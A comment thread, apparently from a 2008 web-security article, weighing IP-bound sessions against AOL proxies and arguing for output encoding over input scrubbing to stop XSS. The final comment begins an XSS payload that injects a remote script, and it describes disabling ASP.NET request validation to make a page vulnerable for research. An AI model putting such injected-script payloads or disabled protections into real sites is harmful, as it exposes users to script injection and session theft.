With AOL, they maintain a public list of those proxy subnets (http://webmaster.info.aol.com/proxyinfo.html) so if it’s an issue you can make your application treat all those IP addresses as one big IP. None of the other ISPs maintain such a list though, so those users would continue to get screwed.

Your method does add some extra protection but it inconveniences a lot of users. In any business I've worked in, kicking out all of AOL is not something management will allow. And the places where you need the security the most (e.g. online banks), that's just not an option.

The amount of protection you're adding is debatable too. You're still allowing people behind the same single proxy IP to steal each others sessions. And at some ISPs, that can be a hell of a lot of people.

I'm not sure the tradeoff for pissing off a bunch of other customers is worth it.

A better approach, depending on your application, is to require re-entry of the user's password for critical actions.

It really depends on the application though, and what's at stake. Dealing with a stolen session ID at a pr0n site is different to dealing with one at a bank.

doodm Aug '08

As others have pointed out, scrubbing input data is not the correct approach. Here's why:

1. The way data needs to be scrubbed depends on the context of how it is going to be used. You can't know up front how the data will ultimately be used to you can't make the proper decision of how it should be scrubbed when it is entered. For example, the OWASP sample scrubber routines distinguish between data that is going to be output as JavaScript, HTML Attributes, and raw HTML (as well as a couple others).

2. You can't guarantee that all data that ends up in your database will have come through your input scrubber. It can come from another compromised system, sql injection, or even flaws in your own input scrubber.

3. Once you find out that XSS data exists in your database it is nearly impossible to fix. For example, if you find out that your original input scrubber was flawed you now have to figure out how to get rid of all of the problem data. If you use output scrubbing instead of input scrubbing you can simply alter your output scrubber and leave the data alone. Always assuming that the data could be bad means that it can stay bad in the database without impacting the application.

4. There is no reason to scrub data more than once. You have to do it on output anyway for the reasons listed above.

5. Other systems are likely to need the data and will puke if it is already scrubbed. Even if you don't interface with any other systems now you never know when your boss is going to come to you and say that his boss wants to be able to run some

simple queries using Crystal Reports in which your scrubbed input data can’t easily be unscrubbed before use.

6. Scrubbed data can mess up certain types of SQL statements. For example, depending on your scrubbing mechanism, sorting might be broken. Like clauses may also not work correctly. You want the data in your database to be in a pure unaltered form for the best results.

These are just a few reasons. There could be many more.

RobertR Aug '08

Your JavaScript from the remote server is hardly ideal. Here is some better code I developed while researching this security issue. In order to create a deliberately vulnerable ASP.NET page I had to use two page directives: ValidateRequest=false and enableEventValidation=false

```
jscript = document.createElement(script);
jscript.setAttribute(type, text/javascript);
```